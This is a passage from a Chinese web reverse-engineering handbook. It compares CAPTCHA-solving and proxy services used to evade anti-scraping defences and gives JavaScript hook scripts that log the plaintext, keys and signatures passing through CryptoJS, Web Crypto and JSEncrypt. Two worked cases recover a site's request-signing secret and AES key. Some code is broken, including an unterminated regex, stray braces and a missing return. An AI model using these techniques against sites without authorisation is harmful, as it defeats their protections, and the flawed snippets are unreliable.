 googlekey: "6Le-wvkSAAAAAPBMRTvw0Q4Muexq9bi0DJwx_mJ-",
 version: "v2",
});

console.log("Token:", result.data);
```

官网: <https://2captcha.com/> 成本估算: 10 万次验证码 ≈ \$300

### Anti-Captcha (速度最快)

- 支持浏览器扩展自动集成
- 提供 Puppeteer/Playwright 插件

官网: <https://anti-captcha.com/>

---

## 3. 代理 IP 服务对比

### 住宅代理 (Residential Proxy)

#### Bright Data (原 Luminati)

- 最大的住宅 IP 池 (7200 万+)
- 按流量计费: \$12.75/GB 起
- 企业级可靠性
- 官网: <https://brightdata.com/>

#### Smartproxy

- 4000 万+ 住宅 IP
- 按流量计费: \$12.50/GB 起
- 更友好的定价
- 官网: <https://smartproxy.com/>

对比:

特性	Bright Data	Smartproxy	Oxylabs
IP 池大小	7200 万+	4000 万+	1 亿+
价格/GB	\$12.75	\$12.50	\$15.00
最低消费	\$500/月	\$75/月	\$300/月
成功率	99.5%	99.3%	99.6%

## 数据中心代理 (Datacenter Proxy)

成本低，适合大规模爬取：

- Webshare: \$2.00/10 个代理/月
- Proxy-Seller: \$1.20/IP/月
- ProxyRack: \$65/5000 端口/月

局限：易被识别为代理，封禁率较高

## 4. 分布式爬虫平台对比

### Scrapy Cloud (Scrapinghub)

功能：

- Scrapy 项目托管
- 自动扩展 Crawler
- 内置代理和反检测

定价：

- Free: 1 个爬虫

- 
- Professional: \$9/月/爬虫
  - Enterprise: 定制化

官网: <https://www.zyte.com/scrapy-cloud/>

---

## Crawlera (智能代理路由)

功能:

- 自动切换代理 IP
- 智能重试机制
- 绕过反爬虫

定价: \$25/月起 (10,000 次请求)

Python 集成:

```
import requests

proxies = {
 'http': 'http://YOUR_API_KEY:@proxy.crawlera.com:8011/'
}

response = requests.get('https://example.com', proxies=proxies)
```

---

## ParseHub (可视化爬虫)

特点:

- 无代码爬虫构建器
- 自动处理 JavaScript 渲染
- 云端运行

---

定价:

- Free: 5 个项目
- Standard: \$189/月 (20 个项目)
- Professional: \$599/月 (无限项目)

适用: 非技术人员、快速原型

官网: <https://www.parsehub.com/>

---

## 5. 成本效益分析

案例: 电商价格监控 (100,000 页/天)

方案 A: 自建

- 成本: 服务器 \$100/月 + 代理 \$200/月 = \$300/月
- 运维: 需要 DevOps 工程师
- 风险: 需要持续维护反检测

方案 B: Apify

- 成本: Team 计划 \$499/月
- 运维: 零运维
- 风险: 低, 平台负责反检测

方案 C: Bright Data + Browserless

- 成本: 代理 \$500/月 + 浏览器 \$299/月 = \$799/月
- 运维: 最小化
- 风险: 最低, 企业级 SLA

---

## 结论:

- < 1 万页/天: 自建最划算
  - 1-10 万页/天: Apify 性价比高
  - 10 万页/天: 混合方案 (自建+商业代理)
- 

## 6. 技术选型决策树

需要跨浏览器测试?

- └ 是 → BrowserStack/Sauce Labs
- └ 否 → 需要大规模爬取?
  - └ 是 (>10万页/天) → 自建 + Bright Data代理
  - └ 否 → 团队有DevOps?
    - └ 是 → 自建Puppeteer Cluster
    - └ 否 → Apify/ParseHub

## 7. 开源 vs 商业方案综合对比

维度	自建开源	半托管 (Apify)	全托管 (BrowserStack)
初始成本	低	中	低
运营成本	高 (人力)	低	零
可扩展性	需自行实现	自动扩展	自动扩展
技术控制	完全控制	部分控制	有限控制
学习曲线	陡峭	中等	平缓
反检测能力	需自己维护	平台提供	平台提供
合规性	自行负责	平台协助	平台负责

## 8. 2025 年新趋势

AI 驱动的爬虫

Browse AI

- 无代码 AI 爬虫训练
- 自动适应网站结构变化
- 价格: \$49/月起

官网: <https://www/browse.ai/>

---

## Playwright 托管服务

Microsoft Playwright Testing (预览版)

- Azure 云端 Playwright 执行
- 与 GitHub Actions 集成
- 按使用量计费

状态: 公开预览

---

## 9. 避坑指南

常见陷阱:

1. **✗** 过度依赖免费服务 (稳定性差)
2. **✗** 忽视法律合规 (爬虫合法性审查)
3. **✗** 低估运维成本 (自建需要专人维护)
4. **✗** 选错代理类型 (住宅 vs 数据中心)

最佳实践:

1. **✓** 从小规模开始, 逐步扩展
  2. **✓** 混合使用开源和商业工具
  3. **✓** 设置合理的 rate limiting
  4. **✓** 定期评估成本效益
- 

## 相关章节

- [Puppeteer 与 Playwright](#)
  - [Selenium WebDriver](#)
-

- JavaScript Hook 脚本
- 反爬虫对抗技术

## [R60] Crypto Detection Scripts

# R60: 加密算法识别与检测脚本

## 概述

在 Web 逆向工程中，识别目标网站使用的加密算法是分析的第一步。通过自动化检测脚本，可以快速定位加密函数调用点、识别算法类型，并提取关键参数。本章介绍加密算法的特征识别、自动检测方法以及实战 Hook 脚本。

## 加密算法基础知识

### 常见加密算法分类

#### 1. 散列算法 (Hash Functions)

特点: 单向不可逆，固定长度输出

算法	输出长度	特征模式
MD5	128 bit (32 hex)	包含 <code>0x67452301</code> , <code>0xEFCDAB89</code> 等魔数
SHA-1	160 bit (40 hex)	包含 <code>0x67452301</code> , <code>0xEFCDAB89</code> 等初始值
SHA-256	256 bit (64 hex)	包含 <code>0x6A09E667</code> , <code>0xBB67AE85</code> 等常量
SHA-512	512 bit (128 hex)	64 轮运算, 特征常量数组
SM3	256 bit (64 hex)	国密算法, 初始值 <code>0x7380166F</code>

## 2. 对称加密算法 (Symmetric Encryption)

特点: 加密和解密使用相同密钥

算法	密钥长度	块大小	特征
AES	128/192/256 bit	128 bit	S-Box 替换表, MixColumns 混淆
DES	56 bit	64 bit	16 轮 Feistel 结构
3DES	168 bit	64 bit	DES 三次迭代
RC4	40-2048 bit	流加密	KSA 和 PRGA 两阶段
SM4	128 bit	128 bit	国密算法, 32 轮非线性迭代

## 3. 非对称加密算法 (Asymmetric Encryption)

特点: 公钥加密, 私钥解密

算法	密钥长度	应用场景
RSA	1024/2048/4096 bit	数字签名、密钥交换
ECC	256/384/521 bit	移动设备、IoT
SM2	256 bit	国密非对称算法

## 4. 编码算法 (Encoding)

注意: 编码不是加密, 可逆

算法	特征
Base64	字符集 A-Za-z0-9+/=，长度是 4 的倍数
Base32	字符集 A-Z2-7=，长度是 8 的倍数
Hex	字符集 0-9A-F，长度是 2 的倍数
URL Encode	包含 %XX 格式

## 加密算法特征识别

### 1. 通过代码特征识别

#### MD5 特征检测

```
// 检测 MD5 算法特征
function detectMD5(code) {
 const patterns = [
 // MD5 初始化向量 (魔数)
 /0x67452301/i,
 /0xEFCDAB89/i,
 /0x98BADCFE/i,
 /0x10325476/i,

 // MD5 循环移位常量
 /0xD76AA478/i,
 /0xE8C7B756/i,

 // 函数名特征
 /md5|MD5/,

 // 典型操作: F = (B & C) | (~B & D)
 /[^&|~]\s*[a-z0-9_]+\s*[^&|]\s*[a-z0-9_]+/,
];

 return patterns.some((pattern) => pattern.test(code));
}
```

## AES 特征检测

```
// 检测 AES 算法特征
function detectAES(code) {
 const patterns = [
 // S-Box 替换表特征值
 /0x63.*0x7C.*0x77.*0x7B/, // S-Box 前几个值

 // Rijndael S-Box
 /sbox|s_box|SubBytes/i,

 // 轮常量 Rcon
 /rcon|round.*const/i,

 // MixColumns 多项式
 /0x02.*0x03.*0x01.*0x01/,

 // 函数名
 /aes|AES|rijndael/i,

 // CBC\b ECB 等模式
 /CBC|ECB|CTR|GCM|CFB/,
];

 return patterns.some((pattern) => pattern.test(code));
}
```

## RSA 特征检测

```
// 检测 RSA 算法特征
function detectRSA(code) {
 const patterns = [
 // 模幂运算
 /mod.*exp|modular.*exponentiation/i,
 // 大数运算库
 /bigint|big.*integer|jsbn/i,
 // RSA 关键字
 /rsa|RSA/,
 // 公钥指数 e (常见值: 65537 = 0x10001)
 /0x10001|65537|,
 // PKCS 填充
 /pkcs.*1|oaep|pss/i,
];
 return patterns.some((pattern) => pattern.test(code));
}
```

## 2. 通过常量特征识别

```
// 加密算法常量数据库
const CRYPTO_CONSTANTS = {
 MD5: [
 0x67452301, 0xefcdab89, 0x98badcfe, 0x10325476, 0xd76aa478, 0xe8c7b756,
 0x242070db,
],
 SHA1: [0x67452301, 0xefcdab89, 0x98badcfe, 0x10325476, 0xc3d2e1f0],
 SHA256: [
 0x6a09e667, 0xbb67ae85, 0x3c6ef372, 0xa54ff53a, 0x510e527f, 0x9b05688c,
 0x1f83d9ab, 0x5be0cd19,
],
 AES_SBOX: [
 0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b,
 0xfe, 0xd7, 0xab, 0x76,
],
 SM3: [
 0x7380166f, 0x4914b2b9, 0x172442d7, 0xda8a0600, 0xa96f30bc, 0x163138aa,
 0xe38dee4d, 0xb0fb0e4e,
],
};

// 在代码中搜索这些常量
function findCryptoConstants(code) {
 const found = [];

 for (const [algo, constants] of Object.entries(CRYPTO_CONSTANTS)) {
 const hexConstants = constants.map(
 (c) => "0x" + c.toString(16).toUpperCase()
);

 for (const constant of hexConstants) {
 if (code.includes(constant)) {
 found.push({ algorithm: algo, constant });
 }
 }
 }

 return found;
}
```

### 3. 通过输出特征识别

```
// 根据输出长度判断可能的算法
function guessAlgorithmByOutputLength(output) {
 const length = output.length;

 const lengthMap = {
 32: ["MD5 (hex)", "MD4 (hex)"],
 40: ["SHA-1 (hex)", "RIPEMD-160 (hex)"],
 64: ["SHA-256 (hex)", "SM3 (hex)", "RIPEMD-256 (hex)"],
 128: ["SHA-512 (hex)", "Whirlpool (hex)"],

 // Base64 编码的长度（近似）
 24: ["MD5 (base64)"],
 28: ["SHA-1 (base64)"],
 44: ["SHA-256 (base64)"],
 88: ["SHA-512 (base64)"],
 };

 return lengthMap[length] || ["Unknown"];
}

// 测试示例
console.log(guessAlgorithmByOutputLength("5d41402abc4b2a76b9719d911017c592"));
// Output: ['MD5 (hex)', 'MD4 (hex)']
```

## 自动化检测脚本

综合加密检测脚本

```
// crypto-detector.js
class CryptoDetector {
 constructor() {
 this.detectedAlgorithms = new Set();
 this.suspiciousFunctions = [];
 }

 // 扫描全局对象
 scanGlobalObjects() {
 const cryptoLibraries = [
 "CryptoJS",
 "forge",
 "sjcl",
 "crypto",
 "subtle",
 "JSEncrypt",
 "aesjs",
 "md5",
 "sha1",
 "sha256",
];
 cryptoLibraries.forEach((lib) => {
 if (window[lib]) {
 console.log(`✅ 发现加密库: ${lib}`);
 this.detectedAlgorithms.add(lib);
 }
 });
 }

 // 检测 Web Crypto API
 if (window.crypto && window.crypto.subtle) {
 console.log("✅ 发现 Web Crypto API");
 this.detectedAlgorithms.add("WebCrypto");
 }
}

// 扫描已加载的 JS 文件
async scanLoadedScripts() {
 const scripts = Array.from(document.scripts);

 for (const script of scripts) {
 if (!script.src) continue;

 try {
 const response = await fetch(script.src);
 const code = await response.text();

 const algorithms = this.detectAlgorithmsInCode(code);

 if (algorithms.length > 0) {
 console.log(`⚠️ 文件: ${script.src}`);
 console.log(` 算法:`, algorithms);
 }
 } catch (error) {
 console.error(`Error scanning script ${script.src}: ${error}`);
 }
 }
}
```

```
 }
 } catch (e) {
 console.log(`⚠ 无法读取: ${script.src}`);
 }
}

// 在代码中检测算法
detectAlgorithmsInCode(code) {
 const algorithms = [];

 // 检测各种算法
 const detectors = {
 MD5: this.detectMD5,
 "SHA-1": this.detectSHA1,
 "SHA-256": this.detectSHA256,
 AES: this.detectAES,
 DES: this.detectDES,
 RSA: this.detectRSA,
 Base64: this.detectBase64,
 HMAC: this.detectHMAC,
 SM3: this.detectSM3,
 SM4: this.detectSM4,
 };

 for (const [name, detector] of Object.entries(detectors)) {
 if (detector(code)) {
 algorithms.push(name);
 }
 }

 return algorithms;
}

// 各种检测函数
detectMD5(code) {
 return /0x67452301|0xEFCDAB89|0x98BADCFE|md5/i.test(code);
}

detectSHA1(code) {
 return /0x67452301.*0xEFCDAB89.*0x98BADCFE.*0x10325476.*0xC3D2E1F0|sha1/i.test(
 code
);
}

detectSHA256(code) {
 return /0x6A09E667|0xBB67AE85|sha256/i.test(code);
}

detectAES(code) {
 return /aes|rijndael|SubBytes|MixColumns|0x63.*0x7C.*0x77/i.test(code);
}
```

```
detectDES(code) {
 return /\bdes\b|feistel|permutation.*choice/i.test(code);
}

detectRSA(code) {
 return /\brsa\b|modpow|0x10001|65537/i.test(code);
}

detectBase64(code) {
 return /base64|atob|btoa|
ABCDEFIGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789/i.test(
 code
);
}

detectHMAC(code) {
 return /hmac|hash.*based.*message.*authentication/i.test(code);
}

detectSM3(code) {
 return /sm3|0x7380166F/i.test(code);
}

detectSM4(code) {
 return /sm4|0xA3B1BAC6/i.test(code);
}

// 生成报告
generateReport() {
 console.log("\n==== 加密算法检测报告 ====");
 console.log(`检测到的加密库数量: ${this.detectedAlgorithms.size}`);
 console.log(`检测到的算法:`, Array.from(this.detectedAlgorithms));
}
}

// 使用方法
const detector = new CryptoDetector();
detector.scanGlobalObjects();
detector.scanLoadedScripts().then(() => {
 detector.generateReport();
});
}
```

## 加密库 Hook 脚本

Hook CryptoJS

```
(function () {
 if (!window.CryptoJS) {
 console.log("⚠️ CryptoJS 未加载");
 return;
 }

 console.log("🔧 开始 Hook CryptoJS");

 // Hook 所有散列算法
 const hashAlgorithms = [
 "MD5",
 "SHA1",
 "SHA256",
 "SHA512",
 "SHA3",
 "RIPEMD160",
];

 hashAlgorithms.forEach((algo) => {
 if (CryptoJS[algo]) {
 const original = CryptoJS[algo];
 CryptoJS[algo] = function (message) {
 console.log(`🔒 [CryptoJS.${algo}]`);
 console.log(` 输入:`, message.toString());

 const result = original.apply(this, arguments);

 console.log(` 输出:`, result.toString());
 console.trace();

 return result;
 };
 }
 });
});

// Hook AES 加密
if (CryptoJS.AES) {
 const originalEncrypt = CryptoJS.AES.encrypt;
 const originalDecrypt = CryptoJS.AES.decrypt;

 CryptoJS.AES.encrypt = function (message, key, cfg) {
 console.log("🔒 [CryptoJS.AES.encrypt]");
 console.log(" 明文:", message.toString());
 console.log(" 密钥:", key.toString());
 console.log(" 配置:", cfg);

 const result = originalEncrypt.apply(this, arguments);

 console.log(" 密文:", result.toString());
 console.log(" Base64:", result.toString());
 console.trace();
 };
}
```

```
 return result;
 };

CryptoJS.AES.decrypt = function (ciphertext, key, cfg) {
 console.log("🔒 [CryptoJS.AES.decrypt]");
 console.log(" 密文:", ciphertext.toString());
 console.log(" 密钥:", key.toString());

 const result = originalDecrypt.apply(this, arguments);

 console.log(" 明文:", result.toString(CryptoJS.enc.Utf8));
 console.trace();

 return result;
};

// Hook HMAC
if (CryptoJS.HmacSHA256) {
 const originalHmac = CryptoJS.HmacSHA256;
 CryptoJS.HmacSHA256 = function (message, key) {
 console.log("🔑 [CryptoJS.HmacSHA256]");
 console.log(" 消息:", message.toString());
 console.log(" 密钥:", key.toString());

 const result = originalHmac.apply(this, arguments);

 console.log(" HMAC:", result.toString());

 return result;
 };
}

console.log("✅ CryptoJS Hook 完成");
})();
```

## Hook Web Crypto API

```
(function () {
 if (!window.crypto || !window.crypto.subtle) {
 console.log("⚠️ Web Crypto API 不可用");
 return;
 }

 console.log("🛡️ 开始 Hook Web Crypto API");

 const subtle = window.crypto.subtle;

 // Hook encrypt
 const originalEncrypt = subtle.encrypt;
 subtle.encrypt = async function (algorithm, key, data) {
 console.log("🔒 [crypto.subtle.encrypt]");
 console.log(" 算法:", algorithm);
 console.log(" 密钥:", key);
 console.log(" 数据长度:", data.byteLength, "bytes");

 // 转换为可读格式
 const dataArray = new Uint8Array(data);
 console.log(" 数据 (前100字节) :", Array.from(dataArray.slice(0, 100)));

 const result = await originalEncrypt.apply(this, arguments);

 console.log(" 密文长度:", result.byteLength, "bytes");
 console.trace();

 return result;
 };

 // Hook decrypt
 const originalDecrypt = subtle.decrypt;
 subtle.decrypt = async function (algorithm, key, data) {
 console.log("🔓 [crypto.subtle.decrypt]");
 console.log(" 算法:", algorithm);
 console.log(" 密钥:", key);
 console.log(" 密文长度:", data.byteLength, "bytes");

 const result = await originalDecrypt.apply(this, arguments);

 const plaintext = new Uint8Array(result);
 console.log(" 明文:", new TextDecoder().decode(plaintext));

 return result;
 };

 // Hook digest
 const originalDigest = subtle.digest;
 subtle.digest = async function (algorithm, data) {
 console.log("🔏 [crypto.subtle.digest]");
 console.log(" 算法:", algorithm);
```

```
const dataArray = new Uint8Array(data);
const text = new TextDecoder().decode(dataArray);
console.log(" 输入:", text);

const result = await originalDigest.apply(this, arguments);

// 转换为 Hex
const hashArray = Array.from(new Uint8Array(result));
const hashHex = hashArray
 .map((b) => b.toString(16).padStart(2, "0"))
 .join("");
console.log(" 哈希:", hashHex);

return result;
};

// Hook sign
const originalSign = subtle.sign;
subtle.sign = async function (algorithm, key, data) {
 console.log("🔒 [crypto.subtle.sign]");
 console.log(" 算法:", algorithm);
 console.log(" 密钥:", key);

 const result = await originalSign.apply(this, arguments);

 const sigArray = Array.from(new Uint8Array(result));
 const sigHex = sigArray
 .map((b) => b.toString(16).padStart(2, "0"))
 .join("");
 console.log(" 签名:", sigHex);

 return result;
};

console.log("✅ Web Crypto API Hook 完成");
})();
```

## Hook JSEncrypt (RSA)

```
(function () {
 if (!window.JSEncrypt) {
 console.log("⚠️ JSEncrypt 未加载");
 return;
 }

 console.log("🔧 开始 Hook JSEncrypt");

 const originalEncrypt = JSEncrypt.prototype.encrypt;
 const originalDecrypt = JSEncrypt.prototype.decrypt;

 JSEncrypt.prototype.encrypt = function (text) {
 console.log("🔒 [JSEncrypt.encrypt]");
 console.log("明文:", text);
 console.log("公钥:", this.getPublicKey());

 const result = originalEncrypt.apply(this, arguments);

 console.log("密文:", result);
 console.trace();

 return result;
 };

 JSEncrypt.prototype.decrypt = function (text) {
 console.log("🔓 [JSEncrypt.decrypt]");
 console.log("密文:", text);

 const result = originalDecrypt.apply(this, arguments);

 console.log("明文:", result);

 return result;
 };

 console.log("✅ JSEncrypt Hook 完成");
})();
```

## 实战案例

### 案例 1: 识别某电商网站的签名算法

场景: 某电商网站的 API 请求包含签名参数 `sign`

步骤 1: 检测加密库

```
const detector = new CryptoDetector();
detector.scanGlobalObjects();
// 输出: ✓ 发现加密库: CryptoJS
```

步骤 2: Hook CryptoJS

发现调用了 `CryptoJS.MD5`:

```
💡 [CryptoJS.MD5]
输入: timestamp=1638360000&user_id=123456&secret=abc123
输出: 5d41402abc4b2a76b9719d911017c592
```

步骤 3: 分析签名逻辑

```
// 还原签名函数
function generateSign(timestamp, userId, secret) {
 const str = `timestamp=${timestamp}&user_id=${userId}&secret=${secret}`;
 return CryptoJS.MD5(str).toString();
}
```

### 案例 2: 破解 AES 加密的请求参数

场景: 请求体是加密的 Base64 字符串

步骤 1: Hook CryptoJS.AES

```
🔒 [CryptoJS.AES.encrypt]
明文: {"user":"admin","password":"123456"}
密钥: my-secret-key-16
配置: {mode: CBC, iv: ...}
密文: U2FsdGVkX1+... (Base64)
```

## 步骤 2: 提取加密参数

- 算法: AES-CBC
- 密钥: my-secret-key-16
- IV: (从配置中提取)
- 模式: CBC

## 步骤 3: Python 复现

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import base64

def aes_encrypt(plaintext, key, iv):
 cipher = AES.new(key.encode(), AES.MODE_CBC, iv.encode())
 ciphertext = cipher.encrypt(pad(plaintext.encode(), AES.block_size))
 return base64.b64encode(ciphertext).decode()

使用
key = 'my-secret-key-16'
iv = '...' # 从 Hook 结果中获取
data = '{"user":"admin","password":"123456"}'
encrypted = aes_encrypt(data, key, iv)
```

## 工具集成

### 浏览器插件检测

可以将检测脚本集成到浏览器插件中，实现自动化分析：

```
// content-script.js
chrome.runtime.sendMessage({
 type: "crypto_detected",
 algorithms: detector.detectedAlgorithms,
});
```

## Node.js 静态分析

```
const fs = require("fs");
const detector = new CryptoDetector();

const code = fs.readFileSync("target.js", "utf-8");
const algorithms = detector.detectAlgorithmsInCode(code);

console.log("检测到的算法:", algorithms);
```

## 最佳实践

1. 多层检测: 结合全局对象扫描、代码特征匹配、常量识别
2. 动态 Hook: 优先使用 Hook 脚本捕获运行时调用
3. 静态分析: 对混淆代码先反混淆再检测
4. 交叉验证: 通过输入输出特征验证算法识别结果
5. 保存证据: 记录完整的加密参数（密钥、IV、模式等）

## 相关工具

工具	功能	链接
hash-identifier	哈希类型识别	<a href="https://github.com/blackploit/hash-identifier">https://github.com/blackploit/hash-identifier</a>
CyberChef	综合加密分析	<a href="https://gchq.github.io/CyberChef/">https://gchq.github.io/CyberChef/</a>
Ciphey	自动解密工具	<a href="https://github.com/Ciphey/Ciphey">https://github.com/Ciphey/Ciphey</a>
findcrypt	IDA 插件, 查找 加密常量	<a href="https://github.com/you0708/ida/tree/master/idapython_tools/findcrypt">https://github.com/you0708/ida/tree/master/idapython_tools/findcrypt</a>

## 商业化解决方案对比

在企业级 Web 逆向项目中，除了开源工具，还有多种商业化解决方案可选。以下是专业工具和服务的详细对比。

### 1. 商业加密分析工具

#### IDA Pro + Hex-Rays (Binary Analysis)

适用场景: 深度二进制分析、WASM 逆向、复杂加密算法识别

优势:

- 业界标准的反汇编工具
- 强大的 F5 反编译功能
- 丰富的插件生态 (findcrypt、IDAScope)
- 支持多种架构 (x86、ARM、MIPS、WASM)

---

劣势:

- 价格昂贵（个人版 \$385, 专业版 \$1,879+）
- 学习曲线陡峭
- 主要针对二进制，JavaScript 分析需配合其他工具

官网: <https://hex-rays.com/ida-pro/>

替代方案: Ghidra (免费, NSA 开源)、Binary Ninja

---

## JEB Decompiler

适用场景: Android/JavaScript 混合逆向、DEX 分析

优势:

- 优秀的 Android DEX 反编译
- 支持 JavaScript/TypeScript 分析
- 交互式反混淆
- 内置调试器

价格: 个人版 \$99/月, 专业版 \$249/月

官网: <https://www.pnfsoftware.com/>

---

## 2. 商业加密识别服务

### Detect It Easy (DiE)

类型: 免费工具 (商业级质量)

功能:

- 自动识别 PE/ELF/Mach-O 文件中的加密算法

- 检测加壳/混淆技术
- 签名数据库持续更新

适用于: Windows/Linux 二进制分析

GitHub: <https://github.com/horsicq/Detect-It-Easy>

---

## Fortify Static Code Analyzer

类型: 企业级静态代码分析

功能:

- 自动检测代码中的加密弱点
- 识别不安全的加密实现
- 合规性检查 (OWASP、PCI DSS)

价格: 企业定价 (年费 \$50,000+)

官网: <https://www.microfocus.com/en-us/cyberres/application-security/static-code-analyzer>

开源替代: Semgrep、SonarQube

---

## 3. 云端加密分析平台

### VirusTotal Intelligence

功能:

- 自动识别恶意软件中的加密算法
  - 大规模样本库交叉分析
  - API 接口集成
-

---

价格:

- 免费版: 有限查询
- 高级版: \$500/月起

官网: <https://www.virustotal.com/>

应用: 样本快速分析、加密特征库查询

---

## Hybrid Analysis

功能:

- 沙箱动态分析
- 自动提取加密密钥
- 网络流量解密

价格:

- 免费社区版
- 企业版: 定制化定价

官网: <https://www.hybrid-analysis.com/>

---

## 4. 专业咨询服务

Trail of Bits (安全咨询)

服务内容:

- 定制化加密算法逆向
- 智能合约审计
- 协议分析

---

典型项目: \$20,000 - \$200,000

官网: <https://www.trailofbits.com/>

---

NCC Group (Cryptography Services)

服务内容:

- 加密协议设计审查
- 密码学实现审计
- 侧信道攻击测试

官网: <https://www.nccgroup.com/>

---

## 5. 开源 vs 商业方案对比

维度	开源方案	商业方案
成本	免费	\$100/月 - \$50,000/年+
学习曲线	中等	较低 (有支持)
功能完整性	基础-中等	高级-企业级
更新频率	社区驱动	定期更新 + 技术支持
适用规模	个人-小团队	中大型企业
法律合规	需自行审查	提供合规保证
技术支持	社区论坛	7x24 专业支持

---

## 6. 推荐技术选型

个人学习/小团队

方案:

- CyberChef (在线分析)
- Ciphey (自动解密)
- 自建检测脚本

成本: \$0

---

初创公司/中小企业

方案:

- JEB Decompiler (\$99-249/月)
- VirusTotal Intelligence (\$500/月)
- 开源工具 + 商业工具组合

成本: \$1,000-3,000/月

---

大型企业/安全公司

方案:

- IDA Pro 团队许可
- Fortify/Checkmarx 企业版
- 专业咨询服务 (按需)

成本: \$50,000-200,000/年

---

## 7. 新兴趋势：AI 驱动的加密分析

Anthropic Claude/OpenAI GPT (LLM 辅助)

应用场景：

- 代码片段快速分析
- 加密算法识别辅助
- 伪代码生成

局限性：

- 无法处理大规模代码
- 可能产生误判
- 不适合保密项目

成本: API 调用费用 (\$0.01-0.06/1K tokens)

---

## Zerocopter AI Code Analysis

功能：

- AI 驱动的漏洞检测
- 自动识别加密弱点
- 智能推荐修复方案

状态: 测试阶段

---

## 8. 实际案例对比

案例: 某金融 APP 加密逆向

需求: 识别并复现交易签名算法

方案 A (开源) :

- 工具: Frida + 自写 Hook 脚本
- 时间: 3-5 天
- 成本: \$0
- 风险: 需要专业技能

方案 B (商业) :

- 工具: JEB Decompiler + Trail of Bits 咨询
- 时间: 1-2 天
- 成本: \$5,000-15,000
- 风险: 低, 有专业保障

结论: 紧急项目或缺乏经验时, 商业方案 ROI 更高

---

## 相关章节

- JavaScript Hook 脚本
  - 调试技巧与断点设置
  - 常见加密算法分析
-

# Part VIII: Reference

---

## [R61] Overview

# R61: 速查表 - Cheat Sheets

快速参考手册，帮助你在逆向过程中快速查找常用命令、特征和配置。



## 可用速查表



### 常用命令

- Chrome DevTools 命令
- Python 常用库用法
- cURL 命令示例
- Git 常用操作



### 加密算法特征

- MD5/SHA/AES 识别特征
- 常见加密库特征码
- 输出格式对照表
- 加密算法参数



### 工具快捷键

- Chrome DevTools 快捷键
- VS Code 快捷键
- Burp Suite 快捷键
- 常用工具快捷操作

## 🔍 正则表达式

- URL 匹配模式
- 常见加密特征正则
- 数据提取正则
- 验证规则正则

## 🌐 HTTP 头速查

- 常见请求头
- 常见响应头
- 安全相关头
- 自定义头示例



## 如何使用

每个速查表都采用表格或列表格式，方便快速查找：

- 分类清晰：按功能分组
- 示例丰富：每个条目都有示例
- 即查即用：可直接复制粘贴



## 推荐收藏

将这个页面添加为浏览器书签，方便随时查阅：

Ctrl+D (Windows/Linux)  
Cmd+D (macOS)



## 离线使用

你可以将整个文档导出为 PDF:

```
mkdocs build
使用浏览器打开 site/index.html
打印为 PDF
```



## 找不到想要的内容?

如果速查表中没有你需要的内容:

1. 查看 [FAQ](#)
2. 查看 [Troubleshooting](#)
3. 查看具体的技术章节

Happy Referencing!

## [R62] Common Commands

## R62: 常用命令速查表

### Chrome DevTools Console 命令

#### 选择元素

命令	说明	示例
<code>\$()</code>	等同于 <code>document.querySelector()</code>	<code>\$('#username')</code>
<code>\$(())</code>	等同于 <code>document.querySelectorAll()</code>	<code>\$('.item')</code>
<code>\$x()</code>	XPath 选择器	<code>\$x('//div[@class="container"]')</code>
<code>\$0</code>	当前选中的元素	<code>\$0.innerHTML</code>
<code>\$1</code>	上一个选中的元素	<code>\$1.classList</code>

## 实用函数

命令	说明	示例
<code>copy()</code>	复制到剪贴板	<code>copy(\$0)</code>
<code>clear()</code>	清空 Console	<code>clear()</code>
<code>keys()</code>	获取对象所有键	<code>keys(window)</code>
<code>values()</code>	获取对象所有值	<code>values(localStorage)</code>
<code>monitor()</code>	监控函数调用	<code>monitor(fetch)</code>
<code>unmonitor()</code>	取消监控	<code>unmonitor(fetch)</code>
<code>table()</code>	表格显示数据	<code>table([{name:'a',age:20}])</code>
<code>debug()</code>	在函数第一行设断点	<code>debug(myFunction)</code>
<code>undebug()</code>	移除断点	<code>undebug(myFunction)</code>

## 网络相关

```
// 查看所有 Cookie
document.cookie;

// 清空所有 Cookie
document.cookie.split(";").forEach((c) => {
 document.cookie = c
 .replace(/^ +/, "")
 .replace(/=.*/ , "=;expires=" + new Date().toUTCString() + ";path=/");
});

// 查看 LocalStorage
Object.keys(localStorage);

// 清空 LocalStorage
localStorage.clear();

// 发送 GET 请求
fetch("https://api.example.com/data")
 .then((r) => r.json())
 .then(console.log);

// 发送 POST 请求
fetch("https://api.example.com/login", {
 method: "POST",
 headers: { "Content-Type": "application/json" },
 body: JSON.stringify({ username: "admin", password: "123456" }),
})
 .then((r) => r.json())
 .then(console.log);
```

## Python 常用库

### Requests

```
import requests

GET 请求
response = requests.get('https://example.com')
print(response.text)

POST 请求
response = requests.post('https://example.com/api', json={
 'username': 'admin',
 'password': '123456'
})
print(response.json())

设置 Headers
headers = {
 'User-Agent': 'Mozilla/5.0 ...',
 'Authorization': 'Bearer token123'
}
response = requests.get('https://example.com', headers=headers)

使用代理
proxies = {
 'http': 'http://127.0.0.1:8080',
 'https': 'http://127.0.0.1:8080'
}
response = requests.get('https://example.com', proxies=proxies)

Session 保持
session = requests.Session()
session.get('https://example.com/login')
session.post('https://example.com/api', json={'key': 'value'})
```

## BeautifulSoup

```
from bs4 import BeautifulSoup

解析 HTML
soup = BeautifulSoup(html, 'html.parser')

查找元素
soup.find('div', class_='content') # 查找第一个
soup.find_all('a') # 查找所有
soup.select('.class #id tag') # CSS 选择器

获取属性
element = soup.find('a')
element.get('href') # 获取 href
element.text # 获取文本
element.get_text(strip=True) # 获取文本（去空格）
```

## Regex (re)

```
import re

查找
match = re.search(r'pattern', text)
matches = re.findall(r'pattern', text)

替换
result = re.sub(r'old', 'new', text)

编译（提高性能）
pattern = re.compile(r'pattern')
matches = pattern.findall(text)
```

# cURL 命令

## 基本用法

```
GET 请求
curl https://example.com

POST 请求
curl -X POST https://example.com/api \
-H "Content-Type: application/json" \
-d '{"username":"admin","password":"123456"}'

设置 User-Agent
curl -A "Mozilla/5.0 ..." https://example.com

保存 Cookie
curl -c cookies.txt https://example.com

使用 Cookie
curl -b cookies.txt https://example.com

跟随重定向
curl -L https://example.com

显示响应头
curl -i https://example.com

只显示响应头
curl -I https://example.com

使用代理
curl -x http://127.0.0.1:8080 https://example.com

忽略 SSL 证书
curl -k https://example.com

上传文件
curl -F "file=@/path/to/file" https://example.com/upload
```

## 调试用法

```
显示详细信息
curl -v https://example.com

显示时间统计
curl -w "@curl-format.txt" -o /dev/null -s https://example.com

